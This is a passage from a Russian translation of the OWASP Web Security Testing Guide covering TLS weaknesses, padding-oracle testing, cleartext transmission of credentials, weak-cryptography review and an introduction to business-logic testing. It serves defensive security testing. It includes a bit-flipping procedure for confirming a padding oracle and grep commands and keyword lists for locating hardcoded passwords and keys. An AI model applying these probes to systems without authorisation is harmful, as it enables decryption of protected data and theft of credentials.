- Шифры в режиме CBC (BEAST, [Lucky 13](#))
- [Сжатие данных в TLS \(CRIME\)](#).
- [Уязвимые ключи DHE \(LOGJAM\)](#).

В [Руководстве Mozilla по TLS на стороне сервера](#) подробно описаны протоколы и шифры, которые рекомендуются в настоящее время.

Эксплуатируемость

Следует подчеркнуть, что, хотя многие из этих атак были продемонстрированы в лабораторных условиях, их обычно не считают практичными для использования в

реальном мире, поскольку они требуют (уже действующей) MitM-атаки и значительных ресурсов. Как таковые, они вряд ли будут эксплуатироваться кем-либо, кроме государственных спецслужб.

Сертификаты

Криптографические уязвимости

С криптографической точки зрения, есть две основные области, которые необходимо рассмотреть в отношении сертификатов:

- Стойкость ключа должна составлять *не менее* 2048 бит.
- Алгоритм подписи должен быть *хотя бы* SHA-256. Не следует использовать устаревшие алгоритмы, такие как MD5 и SHA-1.

Достоверность

Помимо криптографической защиты, сертификат также должен считаться действительным (или доверенным). Это означает, что он должен:

- Быть в пределах указанного срока действия.
 - Максимальный срок действия сертификатов, выданных после 1 сентября 2020 года, не должен превышать [398 дней](#).
- Быть подписанным доверенным удостоверяющим центром (или сокращённо, УЦ, англ.: certificate authority, CA).
 - Это должен быть либо доверенный общедоступный УЦ для внешних приложений, либо внутренний УЦ (например, предприятия) для собственных приложений.
 - Не считайте сертификаты внутренних приложений недоверенными только потому, что *ваша* система не доверяет УЦ.
- Иметь альтернативное имя субъекта (англ.: Subject Alternate Name, SAN), которое соответствует имени хоста системы.
 - Поле Common Name (CN) игнорируется современными браузерами, которые смотрят только на SAN.
 - Убедитесь, что вы обращаетесь к системе с корректным именем (например, если вы обращаетесь к хосту по IP, то любой сертификат будет отображаться как недоверенный).

Некоторые сертификаты могут быть выданы для доменов с подстановочными символами (например, ***.example.org**), что означает, что они могут быть действительны для нескольких поддоменов. Несмотря на удобство, существует ряд проблем безопасности, связанных с этим, которые следует учитывать. Они обсуждаются в [Памятке OWASP по безопасности транспортного уровня](#).

Сертификаты также могут привести к утечке информации о внутренних системах или доменных именах в полях Issuer и SAN, что может быть полезно для того,

чтобы составить представление об устройстве внутренней сети или при проведении мероприятий по социальной инженерии.

Уязвимости реализации

На протяжении многих лет в различных реализациях TLS проявлялись уязвимости. Их слишком много, чтобы перечислять все, вот некоторые из основных:

- [Предсказуемый генератор случайных чисел в Debian OpenSSL](#) (CVE-2008-0166)
- [Небезопасное пересогласование условий подключения в OpenSSL](#) (CVE-2009-3555)
- [OpenSSL Heartbleed](#) (CVE-2014-0160)
- [F5 TLS POODLE](#) (CVE-2014-8730)
- [Отказ в обслуживании Microsoft Schannel](#) (MS14-066 / CVE-2014-6321)

Уязвимости приложений

Помимо безопасной настройки базовой конфигурации TLS, приложение также должно использовать её безопасным способом. Некоторые из этих пунктов рассматриваются в других разделах данного Руководства:

- [Не отправлять конфиденциальную информацию по незашифрованным каналам \(WSTG-CRYP-03\)](#)
- [Устанавливать заголовок HTTP Strict-Transport-Security \(WSTG-CONF-07\)](#)
- [Устанавливать атрибут Secure для файлов cookie \(WSTG-SESS-02\)](#)

Смешанный активный контент

Смешанный активный контент — это когда активные ресурсы (например, скрипты и CSS) загружаются по незашифрованному HTTP и включаются в защищённую (HTTPS) страницу. Это опасно, потому что это позволяет злоумышленнику изменять эти файлы (поскольку они отправляются в незашифрованном виде), что может позволить им выполнить произвольный код (JavaScript или CSS) на странице. Пассивное содержимое (например, изображения), загруженное через незащищённое соединение, также может привести к утечке информации или позволить злоумышленнику исказить (deface) страницу, хотя это с меньшей вероятностью приведёт к полной компрометации.

Примечание: современные браузеры блокируют загрузку активного контента из незащищённых источников на защищённые страницы.

Перенаправление с HTTP на HTTPS

Многие сайты принимают соединения по незашифрованному HTTP, а затем сразу перенаправляют пользователя на защищённую (HTTPS) версию сайта с

перееддресацией **301 Moved Permanently**. Затем HTTPS-версия сайта устанавливает заголовок **Strict-Transport-Security**, чтобы указать браузеру всегда использовать HTTPS в будущем.

Однако, если злоумышленнику удастся перехватить этот первоначальный запрос, он может перенаправить пользователя на вредоносный сайт или использовать такой инструмент как [sslstrip](#) для перехвата последующих запросов.

Для защиты от этого типа атак сайт должен быть добавлен в [список предварительной загрузки для браузеров](#).

Автоматизированное тестирование

Существует множество инструментов сканирования, которые можно использовать для выявления уязвимостей в конфигурации SSL/TLS, включая как специализированные инструменты, так и сканеры уязвимостей общего назначения. Вот некоторые из наиболее популярных:

- [Nmap](#) (различные скрипты)
- [OWASP O-Saft](#)
- [ssllscan](#)
- [sslyze](#)
- [SSL Labs](#)
- [testssl.sh](#)

Ручное тестирование

Также можно провести большинство проверок вручную в командной строке, такими командами как **openssl s_client** или **gnutls-cli** для подключения с определёнными протоколами, шифрами или параметрами.

При подобном тестировании имейте в виду, что версия OpenSSL или GnuTLS, поставляемая с большинством современных систем, может не поддерживать некоторые устаревшие и небезопасные протоколы, такие как SSLv2 или шифры EXPORT. Убедитесь, что ваша версия поддерживает устаревшие версии, прежде чем использовать её для тестирования, иначе вы получите ложноотрицательные результаты.

Также можно провести ограниченное тестирование с помощью web-браузера, поскольку современные браузеры предоставляют подробную информацию о протоколах и шифрах, которые используются в их инструментах разработчика (англ.: DevTools). Они также предоставляют простой способ проверить, считается ли сертификат доверенным, посмотрев, отображается ли вам предупреждение о сертификате.

Ссылки

- [Памятка OWASP о безопасности транспортного уровня](#)
- [Руководство Mozilla по TLS со стороны сервера](#)
- [Руководство по выживанию — TLS/SSL и сертификаты SSL \(X.509\)](#)
- [Полное руководство по переходу с HTTP на HTTPS](#)

Тестирование оракула дополнений

ID

WSTG-CRYP-02

Обзор

Оракул дополнения (англ.: padding oracle) — это функция приложения, которая расшифровывает зашифрованные данные (шифротекст), предоставленные клиентом, например, внутреннее состояние сессии, хранящееся на клиенте, и выдает состояние достоверности дополнения после расшифровки.

Существование оракула дополнения позволяет злоумышленнику расшифровывать шифротекст и шифровать произвольные данные, не зная ключа, используемого для этих криптографических операций. Это может привести к утечке конфиденциальных данных или к уязвимостям эскалации привилегий, если приложение полагается на целостность зашифрованных данных.

Блочные шифры шифруют данные только блоками определённого размера. Размеры блоков, используемые обычными шифрами, составляют 8 и 16 байт. Данные, размер которых не кратен размеру блока используемого шифра, должны быть дополнены определённым образом, чтобы при расшифровке можно было удалить дополнение. Обычно используемая схема заполнения — PKCS#7. Она дополняет оставшиеся байты значением длины дополнения.

Пример 1

Если дополнение имеет длину 5 байтов, значение байта **0x05** повторяется пять раз после открытого текста.

Условие ошибки возникает, если дополнение не соответствует синтаксису используемой схемы дополнения. Оракул дополнения возникает, если приложение пропускает это конкретное условие ошибки дополнения для шифротекста, предоставленного клиентом. Это может произойти посредством прямого разглашения исключений (например, **BadPaddingException** в Java);

незначительных различий в ответах, отправляемых клиенту; или по другому побочному каналу, например по поведению задержек.

Определённые режимы работы блочных шифров допускают атаки с инверсией битов в шифротексте, что приводит к тому, что он также инвертируется в открытом тексте. Инверсия бита в n -м блоке шифротекста CBC приводит к тому, что тот же бит в $(n+1)$ -м блоке инвертируется в расшифрованных данных. N -й блок расшифрованного шифротекста в результате этой манипуляции искажается.

Атака оракула дополнения позволяет злоумышленнику расшифровывать шифротекст, не зная ключа шифрования и используемого шифра, отправляя специально подобранный шифротекст оракулу дополнения, и наблюдая за возвращаемыми им результатами. Это приводит к потере конфиденциальности зашифрованных данных. Например, в случае данных сессии, хранящихся на стороне клиента, злоумышленник может получить информацию о внутреннем состоянии и структуре приложения.

Атака оракула дополнения также позволяет злоумышленнику шифровать произвольные открытые тексты без знания используемого ключа и шифра. Если приложение предполагает, что целостность и подлинность расшифрованных данных гарантированы, злоумышленник может иметь возможность манипулировать внутренним состоянием сессии и, возможно, получить более высокие полномочия.

Задачи тестирования

- Найти зашифрованные сообщения, которые полагаются на дополнение.
- Попытаться нарушить дополнение зашифрованных сообщений и проанализировать выданные сообщения об ошибках для дальнейшего анализа.

Как тестировать

Тестирование методом чёрного ящика

Сначала необходимо определить возможные входные точки для оракула дополнения. Как правило, должны быть соблюдены следующие условия:

1. Данные зашифрованы. Хорошими кандидатами являются значения, которые кажутся случайными.
2. Используется блочный шифр. Длина декодированного (часто используется Base64) шифротекста кратна обычным размерам блоков шифра, например, 8 или 16 байт. Различные шифротексты (например, собранные в разных сессиях или изменением их состояния) имеют общий делитель для длины.

Пример 2

`Dg6W80iWMIdVokIDH15T/A==` — результат Base64-декодирования из `0e 0e 96 f0 e8 96 30 87 55 a2 42 03 1f 5e 53 fc`. Кажется случайным и имеет длину 16 байт.

Если найден такой кандидат для входного значения, надо выяснить поведение приложения в отношении побитового вмешательства в зашифрованное значение. Обычно это значение, закодированное в Base64, будет включать вектор инициализации (IV), добавленный перед шифротекстом. Учитывая открытый текст `p` и шифр с размером блока `n`, число блоков будет `b = ceil(length(b) / n)`.

Длина зашифрованной строки будет `y=(b+1)n` * из-за вектора инициализации. Чтобы убедиться в наличии оракула, декодируйте строку, инвертируйте последний бит предпоследнего блока *b-1* (самый младший бит байта в *y-n-1*), перекодируйте и отправьте. Затем декодируйте исходную строку, инвертируйте последний бит блока *b-2* (младший значащий бит байта в *y-2n-1*), перекодируйте и отправьте.

Если известно, что зашифрованная строка представляет собой один блок (IV хранится на сервере или приложение применяет плохую практику жёстко закодированного IV), необходимо инвертировать несколько бит по очереди. Альтернативным вариантом может быть добавление случайного блока и инверсия битов, чтобы последний байт добавленного блока принимал все возможные значения (от 0 до 255).

Тесты и базовое значение должны вызывать по крайней мере три разных состояния во время и после расшифровки:

- Шифротекст расшифровывается, результирующие данные верны.
- Шифротекст расшифровывается, результирующие данные искажаются и вызывают некоторое исключение или обработку ошибок в логике приложения.
- Расшифровка шифротекста завершается неудачей из-за ошибок дополнения.

Внимательно сравните ответы. Особенно ищите исключения и сообщения, в которых говорится, что что-то не так с дополнением. Если такие сообщения появляются, приложение содержит оракул дополнения. Если три различных состояния, описанных выше, наблюдаются неявно (различные сообщения об ошибках, побочный канал по времени), существует высокая вероятность того, что в этой точке присутствует оракул дополнения. Попробуйте провести атаку, чтобы убедиться в этом.

Пример 3

- ASP.NET выдаёт `System.Security.Cryptography.CryptographicException: Padding is invalid and cannot be removed.` если нарушено дополнение расшифрованного шифротекста.
- В таких случаях Java выдаёт `javax.crypto.BadPaddingException`.
- Ошибки расшифровки и тому подобное могут быть признаками оракула дополнения.

Безопасная реализация будет проверять целостность и вызывать только два ответа: **ok** и **failed**. Без побочных каналов, которые можно использовать для определения условия внутренней ошибки.

Тестирование методом серого ящика

Убедитесь, что все места, где зашифрованные данные от клиента, которые должны быть известны только серверу, расшифровываются. Такой код должен соответствовать следующим условиям:

1. Целостность зашифрованного текста должна быть проверена с помощью защищённого механизма, такого как HMAC, или аутентифицированных режимов работы шифрования, таких как GCM или CCM.
2. Все условия ошибок при расшифровке и дальнейшей обработке обрабатываются единообразно.

Пример 4

[Визуализация процесса расшифровки](#)

Инструменты

- [Bletchley](#)
- [PadBuster](#)
- [Padding Oracle Exploitation Tool \(POET\)](#)
- [Poracle](#)
- [python-paddingoracle](#)

Ссылки

- [Wikipedia - Padding Oracle Attack](#)
- [Juliano Rizzo, Thai Duong, "Practical Padding Oracle Attacks"](#)

Тестирование передачи чувствительной информации по незашифрованным каналам

ID

WSTG-CRYP-03

Обзор

Чувствительные данные должны быть защищены при их передаче по сети. Если данные передаются по протоколу HTTPS или зашифрованы другим способом, механизм защиты не должен иметь ограничений или уязвимостей, как поясняется в статье [Тестирование безопасности транспортного уровня \(TLS\)](#) и в другой документации OWASP:

- [OWASP Top 10 2017 A3-Разглашение конфиденциальной информации](#) > [A02:2021 – Cryptographic Failures](#).
- [OWASP ASVS - V9. Передача данных](#).
- [Transport Layer Protection Cheat Sheet](#).

Как правило, если информация должна быть защищена при хранении, то эта информация также должна быть защищена и при передаче. Вот некоторые примеры чувствительной информации:

- Информация, используемая при аутентификации (например, учётные данные, PIN-коды, идентификаторы сессии, токены, cookie...)
- Информация, защищаемая законами, нормативными актами или политикой организации (например, банковские карты, данные клиентов)

Если приложение передаёт чувствительную информацию по незашифрованным каналам, например, через HTTP, — это считается угрозой безопасности.

Злоумышленники могут завладеть учётными записями, [прослушивая сетевой трафик](#). Примерами являются: базовая аутентификация по протоколу HTTP, при которой учётные данные передаются в виде открытого текста; аутентификации на основе форм, передающихся по HTTP; или передача в виде открытого текста любой другой информации, которая считается конфиденциальной вследствие правил, законов, политики организации или бизнес-логики приложения.

Примеры информации, позволяющей установить личность (англ.: Personal Identifying Information, PII):

- Индивидуальные номера лицевых счетов (СНИЛС, ИНН)
- Номера банковских счетов и карт
- Паспортные данные

- Медицинские карты
- Полисы обязательного медицинского страхования
- Студенческие или военные билеты
- Номера мобильных телефонов
- Водительские удостоверения и др.

Задачи тестирования

- Определить категории конфиденциальности информации, передаваемой по различным каналам.
- Оценить степень защищённости используемых каналов.

Как тестировать

Различные категории информации, которые должны быть защищены, могут передаваться приложением открытым текстом. Чтобы проверить, передаётся ли эта информация по протоколу HTTP вместо HTTPS, перехватите трафик между клиентом и сервером web-приложений, которому требуются учётные данные. Для любого сообщения, содержащего конфиденциальную информацию, убедитесь, что обмен произошёл с использованием HTTPS. Узнать больше о незащищённой передаче учётных данных можно в [OWASP Top 10 A02:2021 – Cryptographic Failures](#) или [Памятке по безопасности транспортного уровня](#).

Пример 1: Базовая аутентификация через HTTP

Типичным примером является использование базовой аутентификации по протоколу HTTP. При использовании базовой аутентификации учётные данные пользователя кодируются, а не шифруются, и передаются в виде HTTP-заголовков. В приведённом ниже примере тестировщик использует [curl](#) для выявления этой проблемы. Обратите внимание, как приложение использует базовую аутентификацию и HTTP, а не HTTPS.

```
$ curl -kis http://example.com/restricted/
HTTP/1.1 401 Authorization Required
Date: Fri, 01 Aug 2013 00:00:00 GMT
WWW-Authenticate: Basic realm="Restricted Area"
Accept-Ranges: bytes Vary:
Accept-Encoding Content-Length: 162
Content-Type: text/html

<html><head><title>401 Authorization Required</title>
</head>
<body bgcolor=white> <h1>401 Authorization Required</h1>
Invalid login credentials! </body></html>
```

Пример 2: Аутентификация на основе форм через HTTP

Другим типичным примером являются формы аутентификации, которые передают учётные данные пользователя по протоколу HTTP. В приведённом ниже примере можно видеть, что HTTP используется в атрибуте **action** формы. Также можно увидеть эту проблему, изучая HTTP-трафик с помощью перехватывающего прокси.

HTML

```
<form action="http://example.com/login">
  <label for="username">User:</label> <input type="text"
id="username" name="username" value=""/><br />
  <label for="password">Password:</label> <input
type="password" id="password" name="password" value=""/>
  <input type="submit" value="Login"/>
</form>
```

Пример 3: Cookie с Session ID передаётся по HTTP

Cookie, содержащий идентификатор сессии, должен передаваться по защищённым каналам. Если для cookie не установлен **атрибут Secure**, то приложению разрешено передавать его в незашифрованном виде. Обратите внимание, что cookie устанавливается без атрибута Secure, и весь процесс входа идёт по протоколу HTTP, а не HTTPS.

```
https://secure.example.com/login
```

```
POST /login HTTP/1.1
```

```
Host: secure.example.com
```

```
[...]
```

```
Referer: https://secure.example.com/
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 188
```

```
HTTP/1.1 302 Found
```

```
Date: Tue, 03 Dec 2013 21:18:55 GMT
```

```
Server: Apache
```

```
Set-Cookie: JSESSIONID=BD99F321233AF69593EDF52B123B5BDA;
```

```
expires=Fri, 01-Jan-2014 00:00:00 GMT; path=/;
```

```
domain=example.com; httponly
```

```
Location: private/
```

```
Content-Length: 0
```

```
Content-Type: text/html
```

```
http://example.com/private
```

```
GET /private HTTP/1.1
```

```
Host: example.com
```

```
[...]
```

```
Referer: https://secure.example.com/login
```

```
Cookie: JSESSIONID=BD99F321233AF69593EDF52B123B5BDA;
```

```
HTTP/1.1 200 OK
```

```
Content-Type: text/html; charset=UTF-8
```

```
Content-Length: 730
```

```
Date: Tue, 25 Dec 2013 00:00:00 GMT
```

Пример 4: Сброс и изменение пароля или другие манипуляции с учётной записью через HTTP

Если у web-приложения есть функции, позволяющие пользователю изменять учётную запись или вызывать другой сервис с учётными данными, убедитесь, что все эти взаимодействия идут по HTTPS. Взаимодействия, подлежащие тестированию, включают:

- формы, позволяющие пользователям восстановить забытый пароль или другие учётные данные;
- формы, позволяющие пользователям редактировать учётные данные;
- формы, требующие аутентификации пользователя у третьей стороны (например, проведение платежей).

Пример 5: Поиск чувствительной информации в исходном коде или журналах

Используйте один из следующих методов для поиска информации.

Проверьте, не зашит ли пароль или ключ шифрования в исходный код или файлы конфигурации:

```
grep -r -E "Pass | password | pwd | user | guest | admin | encrypt  
| key | decrypt | sharekey " ./PathToSearch/
```

Проверьте, могут ли журналы или исходный код содержать номер телефона, адрес электронной почты, идентификатор или другие персональные данные (ПДн).
Измените регулярное выражение в соответствии с форматом ПДн.

```
grep -r " {2\}[0-9]\{6\} " ./PathToSearch/
```

Меры защиты

Используйте HTTPS на всех web-сайтах и перенаправляйте любые HTTP-запросы на HTTPS.

Инструменты

- [curl](#)
- [grep](#)
- [Wireshark](#)
- [TCPDUMP](#)

Ссылки

- [OWASP Insecure Transport](#)
- [Памятка OWASP по HTTP Strict Transport Security](#)
- [Let's Encrypt](#)

Тестирование шифрования

ID

WSTG-CRYP-04

Обзор

Некорректное использование алгоритмов шифрования может привести к разглашению конфиденциальной информации, утечке ключей, нарушению аутентификации, незащищённым сессиям и атакам подмены (англ.: spoofing). Существуют алгоритмы шифрования и хэширования, известные своей нестойкостью, и поэтому теперь не рекомендуются, например, MD5 и RC4.

В дополнение к выбору стойких алгоритмов шифрования или хэширования, для уровня защиты также имеет значение корректное использование параметров. Например, режим ECB (электронной кодовой книги) не рекомендуется при асимметричном шифровании.

Задачи тестирования

- Дать рекомендации по выявлению использования и реализации нестойкого шифрования или хэширования.

Как тестировать

Базовый чек-лист по безопасности

- При использовании AES128 или AES256 вектор инициализации (IV) должен быть случайным и непредсказуемым. См. пункт Continuous random number generator tests в разделе 4.9.2 [FIPS 140-2, Требования безопасности для криптографических модулей](#). Например, `java.util.Random` в Java считается некриптостойким генератором псевдослучайных чисел (ГПСЧ); и вместо него следует использовать `java.security.SecureRandom`.
- Для асимметричного шифрования используйте криптографию на эллиптических кривых (ECC) с безопасной кривой, например, `Curve25519`.
 - Если использование ECC недоступно, используйте шифрование RSA с длиной ключа как минимум 2048 бит.
- При использовании RSA в подписи рекомендуется дополнение PSS (англ.: RSA Signature Scheme with Appendix-Probabilistic Signature Scheme).
- Не должны использоваться нестойкие алгоритмы хэширования/шифрования, такие как MD5, RC4, DES, Blowfish, SHA1.
- Недостаточная длина ключа: 1024 бита для RSA или DSA, 160 бит для ECDSA (на эллиптических кривых), 80/112 бит в 2TDEA (два ключа в тройном DES)
- Требования к минимальной длине ключа:

Обмен ключами: обмен ключами Диффи-Хеллмана как минимум 2048 бит

Целостность сообщения: HMAC-SHA2

Хэш сообщения: SHA2 256 бит

Асимметричное шифрование: RSA 2048 бит

Алгоритм с симметричным ключом: AES 128 бит

Хэширование пароля: PBKDF2, Scrypt, Bcrypt

ECDH, ECDSA: 256 бит

- Не следует использовать режим CBC в SSH.
- При использовании алгоритма симметричного шифрования не следует использовать режим ECB (электронной кодовой книги).
- При использовании PBKDF2 для хэширования пароля, рекомендуется, чтобы количество итераций было больше 10000. [NIST](#) также предлагает не менее 10 тыс. итераций хэш-функции. Кроме того, в PBKDF2 запрещено использовать хэш-функцию MD5, например PBKDF2WithHmacMD5.

Анализ исходного кода

- Ищите следующие ключевые слова, чтобы определить использование нестойких алгоритмов: **MD4, MD5, RC4, RC2, DES, Blowfish, SHA-1, ECB**
- Для реализаций на Java следующий API касается шифрования. Проанализируйте параметры шифрования. Например:

JAVA

```
SecretKeyFactory(SecretKeyFactorySpi keyFacSpi, Provider
provider, String algorithm)
SecretKeySpec(byte[] key, int offset, int len, String
algorithm)
Cipher c = Cipher.getInstance("DES/CBC/PKCS5Padding");
```

- Для шифрования RSA предлагаются следующие режимы дополнения:

```
RSA/ECB/OAEPWithSHA-1AndMGF1Padding (2048)
RSA/ECB/OAEPWithSHA-256AndMGF1Padding (2048)
```

- Ищите **ECB**, его нельзя использовать в дополнении.

- Проверьте, используются ли разные векторы инициализации (IV).

JAVA

```
// для каждого шифрования используются разные значения IV
byte[] newIv = ...;
s = new GCMParameterSpec(s.getTLen(), newIv);
cipher.init(..., s);
...
```

- Найдите **IvParameterSpec**, убедитесь, что каждый раз генерируется новое значение IV и они случайны.

JAVA

```
IvParameterSpec iv = new IvParameterSpec(randBytes);
SecretKeySpec skey = new SecretKeySpec(key.getBytes(),
"AES");
Cipher cipher =
Cipher.getInstance("AES/CBC/PKCS5Padding");
cipher.init(Cipher.ENCRYPT_MODE, skey, iv);
```

- В Java найдите MessageDigest, чтобы проверить, не используется ли небезопасный алгоритм хеширования (MD5 или CRC). Например:

```
MessageDigest md5 = MessageDigest.getInstance("MD5");
```

- Для подписи не следует использовать SHA1 и MD5. Например:

```
Signature sig = Signature.getInstance("SHA1withRSA");
```

- Найдите **PBKDF2**. Для генерации хэша пароля предлагается использовать **PBKDF2**. Просмотрите параметры для формирования хэша **PBKDF2**.

Итерации должны быть больше **10000**, и значение **salt** должно формироваться **случайным образом**.

```
private static byte[] pbkdf2(char[] password, byte[] salt,
    int iterations, int bytes)
    throws NoSuchAlgorithmException,
    InvalidKeySpecException
{
    PBEKeySpec spec = new PBEKeySpec(password, salt,
iterations, bytes * 8);
    SecretKeyFactory skf =
SecretKeyFactory.getInstance(PBKDF2_ALGORITHM);
    return skf.generateSecret(spec).getEncoded();
}
```

- "Зашитая" в код конфиденциальная информация:

Ключевые слова, связанные с пользователями: name, root, su, sudo, admin, superuser, login, username, uid

Ключевые слова, связанные с ключами: public key, AK, SK, secret key, private key, passwd, password, pwd, share key, shared key, crypto, base64

Другие распространённые чувствительные ключевые слова: sysadmin, root, privilege, pass, key, code, master, admin, uname, session, token, OAuth, privatekey, shared secret

Инструменты

- Сканеры уязвимостей, такие как Nessus, NMAP (NSE-скрипты) или OpenVAS, могут сканировать на предмет использования нестойкого шифрования по таким протоколам, как SNMP, TLS, SSH, SMTP и т.д.
- Инструменты статического анализа кода, например klocwork, Fortify, Coverity, CheckMarx, в следующих случаях:
 - [CWE-261: Weak Encoding for Password](#)
 - [CWE-323: Reusing a Nonce, Key Pair in Encryption](#)
 - [CWE-326: Inadequate Encryption Strength](#)
 - [CWE-327: Use of a Broken or Risky Cryptographic Algorithm](#)
 - [CWE-328: Reversible One-Way Hash](#)
 - [CWE-329: Not Using a Random IV with CBC Mode](#)
 - [CWE-330: Use of Insufficiently Random Values](#)
 - [CWE-347: Improper Verification of Cryptographic Signature](#)

- [CWE-354: Improper Validation of Integrity Check Value](#)
- [CWE-547: Use of Hard-coded, Security-relevant Constants](#)
- [CWE-780: Use of RSA Algorithm without OAEP](#)

Ссылки

- [NIST FIPS Standards](#)
 - [Wikipedia: Initialization Vector](#)
 - [Secure Coding - Generating Strong Random Numbers](#)
 - [Оптимальное асимметричное шифрование с дополнением](#)
 - [Cryptographic Storage Cheat Sheet](#)
 - [Password Storage Cheat Sheet](#)
 - [Secure Coding - Do not use insecure or weak cryptographic algorithms](#)
 - [Insecure Randomness](#)
 - [Insufficient Entropy](#)
 - [Insufficient Session-ID Length](#)
 - [Using a broken or risky cryptographic algorithm](#)
 - [Javax.crypto.cipher API](#)
 - ISO/IEC 18033-1:2021 – Encryption Algorithms
 - ISO/IEC 18033-2: Asymmetric ciphers
 - ISO/IEC 18033-3: Block ciphers
 - ISO/IEC 18033-4: Stream ciphers
 - ISO/IEC 18033-5: Identity-based ciphers
 - ISO/IEC 18033-6: Homomorphic encryption
 - ISO/IEC 18033-7: Tweakable block ciphers
-

Тестирование бизнес-логики

Введение в бизнес-логику

Тестирование на предмет нарушений в бизнес-логике в многофункциональном динамичном web-приложении требует нестандартных подходов. Предположим, что для аутентификации пользователя в приложении он должен выполнить шаги 1, 2, 3, именно в этой последовательности. Что произойдёт, если пользователь перейдет от шага 1 сразу к шагу 3? В этом упрощённом примере приложение должно дать доступ, отказать или просто выдать 500-ю ошибку?

Можно привести множество подобных примеров, усвоив один неизменный урок — надо нестандартно мыслить. Этот вид уязвимостей не может быть обнаружен сканерами и зависит от навыков и креативности пентестера. Кроме того, обычно он является одним из самых сложных для обнаружения и, как правило, зависит от

специфики приложения, но в то же время обычно он является одним из самых опасных при эксплуатации.

Классификация нарушений бизнес-логики изучена недостаточно; хотя эксплуатация таких уязвимостей часто происходит в реальных системах, и многие исследователи безопасности приложений изучают их. Наибольшее внимание уделяется web-приложениям. В сообществе ведутся споры о том, являются ли эти вопросы новыми или вариациями уже известных.

Тестирование нарушений бизнес-логики похоже на тесты, проводимые функциональными тестировщиками, которые тестируют логику или строят диаграммы состояний конечного автомата. Эти виды тестов требуют, чтобы специалисты по безопасности думали немного иначе, включали примеры злоупотреблений и неправильного использования, а также методы тестирования, применяющиеся функциональными тестировщиками. Автоматизация примеров злоупотребления бизнес-логикой пока невозможна и остаётся искусством, зависящим от опыта и навыков тестировщика и его знаний комплексного бизнес-процесса.

Запреты и ограничения

Рассмотрим правила для бизнес-функций, предоставляемых приложением. Существуют ли какие-либо ограничения или запреты на поведение людей? Затем подумайте, контролирует ли приложение соблюдение этих правил. Обычно, придумать тестовые примеры для анализа приложения довольно легко, если вы знакомы с бизнес-процессом. Если вы пришли извне, придётся включать здравый смысл и спрашивать бизнес, должны ли приложения разрешать те или иные операции.

Иногда, в сложных приложениях, у тестировщика изначально не будет полного представления о каждом аспекте приложения. В таких ситуациях лучше всего, чтобы тестировщика с приложением познакомил клиент, чтобы ещё до начала тестирования понять ограничения и предполагаемую функциональность. Кроме того, помогает прямой контакт с разработчиками (если это возможно) во время тестирования, если возникнут какие-либо вопросы относительно функциональности.

Проблемы с тестированием логики

Автоматизированным инструментам трудно оценить контекст, поэтому такие тесты проводят вручную. Следующие два примера иллюстрируют, как понимание функциональности приложения, намерений разработчика и нестандартное мышление могут нарушить логику приложения. Первый пример начинается с упрощённой манипуляции с параметрами, второй представляет собой реальный

пример многоступенчатого процесса, а третий полностью нарушает логику приложения.

Пример 1:

Предположим, сайт электронной коммерции позволяет пользователям выбирать товары для покупки, просматривать сводную страницу, а затем закрывать сделку. Что, если злоумышленник смог бы вернуться на сводную страницу, поддерживая сессию активной, ввести более низкую цену за штуку и завершить транзакцию, а затем рассчитаться?

Пример 2:

Блокирование ресурсов и запрет на покупку таких товаров другими пользователями в Интернете может привести к тому, что злоумышленники приобретут товары по более низкой цене. Меры противодействия для решения этой проблемы заключаются во введении тайм-аутов и механизмов, гарантирующих, что может быть назначена только корректная цена.

Пример 3:

Что, если бы пользователь мог начать транзакцию, связанную со своей учётной записью программы лояльности, а после того, как баллы за это добавятся к его учётной записи, отменил транзакцию? Будут ли баллы по-прежнему применяться к его учётной записи?

Инструменты

Хотя и существуют инструменты для тестирования и проверки правильности работы бизнес-процессов в допустимых ситуациях, эти инструменты неспособны обнаруживать логические уязвимости. Например, инструменты не имеют средств для определения того, способен ли пользователь обойти логику бизнес-процесса путём редактирования параметров, прогнозирования наименований ресурсов или эскалации привилегий для доступа к ограниченным ресурсам, и нет механизма, который помог бы тестировщикам-людям догадаться о существовании таких ситуаций.

Ниже приведены некоторые распространённые типы инструментов, которые могут быть полезны для выявления проблем с бизнес-логикой.

При установке дополнений вы всегда должны тщательно анализировать запрашиваемые ими разрешения и ваши привычки при использовании браузера.

Перехватывающие прокси

Для наблюдения за блоками запросов и ответов HTTP-трафика

- [OWASP Zed Attack Proxy](#)
- [Burp Proxy](#)

Дополнения для web-браузера

Для просмотра и изменения заголовков HTTP/HTTPS, параметров сообщений и наблюдения за DOM браузера

- [Tamper Data для FF Quantum](#)
- [Tamper Chrome \(для Google Chrome\)](#)

Разные инструменты тестирования

- [Панель инструментов Web Developer](#)
 - Расширение Web Developer добавляет в браузер кнопку панели инструментов с различными инструментами web-разработчика. Это официальный порт расширения Web Developer для Firefox.
- [HTTP Request Maker для Chrome](#)
- [HTTP Request Maker для Firefox](#)
 - Request Maker — инструмент для тестирования на проникновение. С его помощью вы можете легко перехватывать запросы, сделанные web-страницами, менять URL, заголовки и данные в POST и, конечно же, делать новые запросы.
- [Cookie Editor для Chrome](#)
- [Cookie Editor для Firefox](#)
 - Cookie Editor — менеджер cookie. Вы можете добавлять, удалять, редактировать, искать, защищать и блокировать cookie.

Ссылки

Технические руководства

- [The Common Misuse Scoring System \(CMSS\): Metrics for Software Feature Misuse Vulnerabilities - NISTIR 7864](#)
- [Finite State testing of Graphical User Interfaces, Fevzi Belli](#)
- [Principles and Methods of Testing Finite State Machines - A Survey, David Lee, Mihalys Yannakakis](#)
- [Security Issues in Online Games, Jianxin Jeff Yan and Hyun-Jin Choi](#)
- [Securing Virtual Worlds Against Real Attack, Dr. Igor Muttik, McAfee](#)
- [Seven Business Logic Flaws That Put Your Website At Risk – Jeremiah Grossman Founder and CTO, WhiteHat Security](#)
- [Toward Automated Detection of Logic Vulnerabilities in Web Applications - Viktoria Felmetzger Ludovico Cavedon Christopher Kruegel Giovanni Vigna](#)

От OWASP

- [How to Prevent Business Flaws Vulnerabilities in Web Applications, Marco Morana](#)

Полезные web-сайты

- [Abuse of Functionality](#)
- [Business logic](#)
- [Business Logic Flaws and Yahoo Games](#)
- [CWE-840: Business Logic Errors](#)
- [Defying Logic: Theory, Design, and Implementation of Complex Systems for Testing Application Logic](#)
- [Software Testing Lifecycle](#)

Книга

- [The Decision Model: A Business Logic Framework Linking Business and Technology, By Barbara Von Halle, Larry Goldberg, Published by CRC Press, ISBN1420082817 \(2010\).](#)

Тестирование форматно-логического контроля данных

ID

WSTG-BUSL-01

Обзор

